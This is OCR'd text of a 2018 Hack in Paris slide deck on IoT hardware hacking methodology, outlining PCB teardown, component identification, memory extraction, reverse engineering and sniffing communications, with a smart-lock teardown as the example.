FROM PRINTED CIRCUIT BOARDS TO EXPLOITS

(PWNING IOT DEVICES LIKE A BOSS)


@virtualabs | Hack in Paris '18

digital.security

ABOUT ME

- Head of Research @ **Econocom Digital Security**
- **Hardware hacker** (or at least pretending to be one)
- **Speaker** @ various conferences
- Special interest in **Bluetooth Low Energy** since 2 years


WHAT THIS TALK IS NOT



- A **detailed reference guide** on how to p0wn IoT devices

- A **list of tools** you may use to test devices

IT IS ALL ABOUT HOW TO THINK AND ANALYZE AND EXPLOIT



LET'S DO IT THE HACKER WAY !


digital.security

METHODOLOGY

EXISTING METHODOLOGIES


- **Rapid7**'s methodology (7 basic steps)
- **OWASP IoT Project** (not really mature yet)

PCB REVERSE-ENGINEERING




digital.security

COMPONENTS IDENTIFICATION




digital.security

MEMORY EXTRACTION



SOFTWARE REVERSE-ENGINEEERING



```
LDR R0, #16
LDR R1, [R4, #8]
ADD R0, R1, #2
```


```
LDR R0, #16
LDR R1, [R4, #8]
ADD R0, R1, #2
```

```
MOV R1, #1
BX LR
```

```
101000
010001
101011
```


digital.security

SNIFFING WIRED COMMS.



digital.security

SNIFFING WIRELESS COMMS.




digital.security

FIND VULNS & ATTACK !


digital.security

OUR VICTIM SMARTLOCK

STEP #1: TEARDOWN



USE THE RIGHT TOOLS



2
22-25L
H2
2R2
1516
DRV8848
15
276

KEEP CALM !

STEP #2: GLOBAL ANALYSIS

ELECTRONICS ENGINEERS ARE HUMANS TOO

- Components **position** based on their **global role**
- Connectors and components **producing heat** placed near the **edges**


22-25L
H2

COMPONENTS IDENTIFICATION

